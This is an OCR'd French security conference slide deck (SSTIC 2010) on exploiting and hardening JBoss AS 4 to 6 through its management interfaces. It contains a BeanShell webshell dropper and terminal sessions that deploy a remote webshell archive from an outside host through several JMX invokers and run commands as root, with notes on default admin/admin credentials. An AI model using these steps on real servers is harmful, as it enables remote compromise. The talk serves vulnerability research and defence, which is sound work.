HERVÉ SCHAUER CONSULTANTS
Cabinet de Consultants en Sécurité Informatique depuis 1989
Spécialisé sur Unix, Windows, TCP/IP et Internet

SSTIC 2010

11 Juin 2010

JBoss AS : exploitation (et sécurisation)


Renaud Dubourguais
<renaud.dubourguais@hsc.fr>

Pourquoi JBoss AS ?


- **Retour d'expérience :**
  - De plus en plus de JBoss au cours des *pentests* (interne ou externe)
  - Google + Shodan = 1000 serveurs JBoss en quelques minutes
  - Présence parfois insoupçonnée (*Cisco IronPort Encryption Appliance*)
- **Les seules conférences sur le sujet ne traitent que JBoss 4 :**
  - RedTeam au Hack.lu en 2008 → Complète mais ne traite que JBoss 4
  - Trustwave au Black Hat Europe en 2010 → PoC Autopwn
- **Mais pour JBoss 5 et 6 ?**

Architecture interne

L'implémentation JMX



L'implémentation JMX



JBoss AS et sécurité

JBoss AS et sécurité

- **JBossSX : gestion des autorisations par l'API JAAS**
  - Définie dans la configuration mais pas activée et incomplète
  - Noyée dans des fichiers XML
  - Sinon ... essayez *admin/admin*
- **Sécurité Java 2: *sandboxing* des composants**
  - Complexe à mettre en place
  - Difficile de garantir son efficacité une fois en place
  - Nécessite de modifier à la main le script de lancement

⇒ JBoss AS est très rarement protégé efficacement

Contexte de l'intrusion


Contexte de l'intrusion

- **Objectif : déploiement d'une porte dérobée**
  - Utilisation d'une archive SAR (Service Archive)
- **Intégrée au sein des MBeans :**
  - **Accessible par le point d'entrée utilisé pour son déploiement**
  - Plutôt discret ...

```
WebshellService.sar
|- service
|    |- WebshellServiceMBean.class
|    +- WebshellService.class
|
+- META-INF
     |- MANIFEST.MF
     +- jboss-service.xml
```

MBean de déploiement

- **Déploiement d'applications (WAR, SAR, EAR, JAR …) :**
  - `jboss.system:service=MainDeployer.deploy(String URL)`
  - Déploiement local ou distant (HTTP)
  - **Distant : nécessite un accès HTTP vers le serveur pirate**



JBoss AS 4 :

État de l'art d'exploitation

Cas de base : la JMX Console

- **Interface HTTP de gestion des MBeans :**
  - Point d'entrée le plus connu
  - Mais encore trop souvent non protégée
  - Sinon … *admin/admin*

Les scripts BeanShell

- **Si pas d'accès externe ?**
  - Utilisation d'un script BeanShell (BSH)

```
import java.io.FileOutputStream;
import sun.misc.BASE64Decoder;

String webshell = "UesDBAoAAAAAAEZQijsAAAA" +
                  [...]
                  "2xhc3NQSwUGAAAAAAoACgDw";

BASE64Decoder decoder = new BASE64Decoder();
byte[] byteval = decoder.decodeBuffer(webshell);
FileOutputStream fs = new FileOutputStream("/tmp/webshell.sar");
fs.write(byteval);
fs.close();
```

- **Exécution de code arbitraire à la volée**

Sécurisation triviale ?

- **Authentification :**
  - **Appliquer l'authentification sur TOUTES les méthodes HTTP**
- **Filtrage des URL (JBoss en mode AJP) :**
  - JBoss <= 4.0.5 : tous vulnérables à un *Directory Traversal* (CVE-2007-1860)
  - JBoss >= 4.2.0 : JBossWeb basé sur Tomcat 6
- **Dans le meilleur des cas : suppression de l'application**

Intrusion en interne : RMI/JRMP

- **JBoss AS propose un accès au MBean Server par RMI/JRMP :**
  - Ports 1098 et 1099 → JNDI (résolution et activation des objets)
  - Ports 4444 → Appels RMI
  - **Rarement filtrés en interne**
- **Twiddle : outil d'invocation RMI/JRMP fourni par JBoss**
  - Disponible dans toutes les distributions JBoss
  - `<JBOSS_HOME>/bin/twiddle.sh`


Intrusion en interne : RMI/JRMP

```
[11:50:40] dubour:/opt/servers/jboss-4.2.0.GA/bin $> sudo hping -c 1 -S -p 4444 192.168.111.107
HPING 192.168.111.107 (eth0 192.168.111.107): S set, 40 headers + 0 data bytes
len=46 ip=192.168.111.107 ttl=63 DF id=0 sport=4444 flags=SA seq=0 win=5840 rtt=0.6 ms

--- 192.168.111.107 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.6/0.6 ms
[11:51:02] dubour:/opt/servers/jboss-4.2.0.GA/bin $> ./twiddle.sh -s 192.168.111.107 \
> invoke jboss.system:service=MainDeployer \
> deploy http://192.70.106.85/jboss/WebshellService.sar
'null'
[11:51:55] dubour:/opt/servers/jboss-4.2.0.GA/bin $> ./twiddle.sh -s 192.168.111.107 \
> invoke hsc:service=HSCWebshell \
> exec id
uid=0(root) gid=0(root) groups=0(root)
```


RMI/JRMP : principe de sécurisation


- **L'invocation RMI/JRMP utilise le concept d'Invoker :**
  - Invocation à distance des MBeans à travers un protocole arbitraire
  - JRMPInvoker, IIOPInvoker, HTTPInvoker …
- **Fonctionnement des Invokers :**
  - Appel d'un Invoker → invocation de `invoke(Invocation inv)` de l'Invoker
  - Passage dans une pile d'Interceptors avant/après l'invocation finale
- **Sécurisation :**
  - Ajout d'un Interceptor gérant l'authentification



Web Console, l'interface « oubliée » (1/3)

- **Interface JBoss de *monitoring* à priori inoffensive :**
  - **Souvent exposée sans protection (sinon admin/admin)**





- **Fait appel à un Invoker pour récupérer les informations :**
  - Mappé sur **`http://server/web-console/Invoker`**
  - Accepte toutes les commandes JMX

Web Console, l'interface « oubliée » (2/3)

- **Pour communiquer avec cet Invoker :**
  - Envoi de l'invocation sérialisé dans une requête HTTP POST
- **Twiddle inutilisable → Développement d'un PoC**
  - Utilisation de l'API JBoss (`org.jboss.console.remote.Util`) :

```
public static Object invoke(URL externalURL,
                            RemoteMBeanInvocation mi)
                     throws Exception

public static Object getAttribute(URL externalURL,
                                  RemoteMBeanAttributeInvocation mi)
                     throws Exception
```

Web Console, l'interface « oubliée » (3/3)

```
[12:58:55] dubour:~/jboss/WebConsoleInvoker/bin $> GET -ds http://192.168.111.107/web-console/Invoker
200 OK
[12:58:56] dubour:~/jboss/WebConsoleInvoker/bin $> ./webconsoleinvoker.sh \
> -i http://192.168.111.107/web-console/Invoker \
> -m jboss.system:service=MainDeployer \
> --action invoke --invoke-operation deploy \
> --invoke-parameters http://192.70.106.85/jboss/WebshellService.sar
[12:59:32] dubour:~/jboss/WebConsoleInvoker/bin $> ./webconsoleinvoker.sh \
> -i http://192.168.111.107/web-console/Invoker \
> -m hsc:service=HSCWebshell \
> --action invoke --invoke-operation exec \
> --invoke-parameters id
uid=0(root) gid=0(root) groups=0(root)
```

- **Sécurisation : cf. JMX Console**

RMI/HTTP, l'ultime solution (1/3)

- **Invokers RMI/HTTP: JMXInvokerServlet et EJBInvokerServlet**
  - Inclus dans l'application `invoker.war`
  - Accessible dans `http//server/invoker/`
  - **Par défaut, censés être inactifs mais restent accessibles en HTTP**
  - La configuration est vérifiée par JBoss lors d'un appel « normal »
- **Objectif : contourner la vérification de la configuration**
- **3 échanges lors de l'invocation :**
  1. Résolution JNDI à travers HTTP (servlet JNDIFactory)
  2. Récupération d'un *proxy* du MBeanServer + vérification de la configuration
  3. Invocation du MBean à l'aide du *proxy* à travers HTTP sur les servlets

RMI/HTTP, l'ultime solution (2/3)

- **Nécessite de contourner les deux premiers échanges :**
  - Résolution JNDI → pas nécessaire
  - Génération du *proxy* → possibilité de le faire en local
- **Génération du proxy en local :**
  - JBoss se base sur `JBOSS_SERVER/deploy/jmx-invoker-service.xml`
    1. Lecture du fichier XML
    2. Construction du *proxy* à l'aide des données XML
    3. Envoi du *proxy* au client

⇒ Effectuer les mêmes opérations (1. et 2.) mais en local

RMI/HTTP, l'ultime solution (3/3)

```
[13:02:49] dubour:~/jboss/JmxInvoker/bin $> GET -ds http://192.168.111.107/invoker/JMXInvokerServlet
200 OK
[13:02:51] dubour:~/jboss/JmxInvoker/bin $> ./jmxinvoker.sh \
> -u http://192.168.111.107/invoker/JMXInvokerServlet \
> -m jboss.system:service=MainDeployer \
> --action invoke --invoke-operation deploy \
> --invoke-parameters http://192.70.106.85/jboss/WebshellService.sar
[13:03:14] dubour:~/jboss/JmxInvoker/bin $> ./jmxinvoker.sh \
> -u http://192.168.111.107/invoker/JMXInvokerServlet \
> -m hsc:service=HSCWebshell \
> --action invoke --invoke-operation exec \
> --invoke-parameters id
uid=0(root) gid=0(root) groups=0(root)
```

- **Sécurisation de l'Invoker : cf. RMI/JRMP**
- **Sécurisation de l'application `invoker.war` :**
  - Étendre l'authentification à toute l'application (par défaut `/restricted/*`)
  - cf. JMX Console

Intrusion sur JBoss AS 5 et 6

Intrusion sur JBoss AS 5 et 6

- **Depuis JBoss 5 :**
  - `jboss.system:service=MainDeployer` → Plus de support HTTP
  - Plus de méthode `createScriptDeployment()` → Plus de BSH à distance
- **Depuis JBoss 6.0.0-M3 :**
  - Disparition de la Web Console
  - JMXInvokerServlet ne semble plus exploitable
- **Mais dans les deux cas :**
  - Apparition du JMX Connector
  - Apparition de l'Admin Console

JMX Connector

- **En écoute sur le port 1090**
- **Accessible à l'aide d'un outil tiers :**
  - JConsole
  - Twiddle (version fournie avec JBoss 6.0.0-M3)

```
[16:29:29] root:/opt/servers/jboss-6.0.0.20100429-M3/bin #> ./twiddle.sh \
> -s service:jmx:rmi:///jndi/rmi://192.168.111.107:1090/jmxrmi \
> get jboss.system:type=ServerInfo OSVersion
OSVersion=2.6.24-19-generic
```

⇒ Exploitable seulement en interne

Admin Console

- **Protégée par défaut avec *admin/admin***
- **Dans le cas d'un durcissement du mot de passe :**
  - Changement du domaine de sécurité de l'application :
    - *Upload* d'une nouvelle configuration à l'aide de XMLLoginConfig
    - **Accès à l'Admin Console sans connaître le compte d'administration**
- **Mais :**
  - Nécessite l'accès à l'un des points d'entrée précédents.
  - Nécessite un accès HTTP vers la machine pirate depuis JBoss

Mots de la fin

Mots de la fin

- **D'une manière générale et quelque soit la version :**
  - Protéger l'ensemble des points d'entrée ...

    ⇒ L'accès à l'un d'entre eux amène à la compromission des autres

    JBoss est au courant mais toujours pas de réponse …

  - Minimiser les services exposés (Web Console, JMX Console, …)
  - Envoi des nouvelles applications par un moyen tiers (SSH)
- **JBoss 6.0.0-M3 semble aller dans cette voie mais :**
  - JMX Console, RMI/JRMP, JMX Connector toujours non protégés par défaut
  - Admin Console protégée mais potentiellement contournable

Questions ?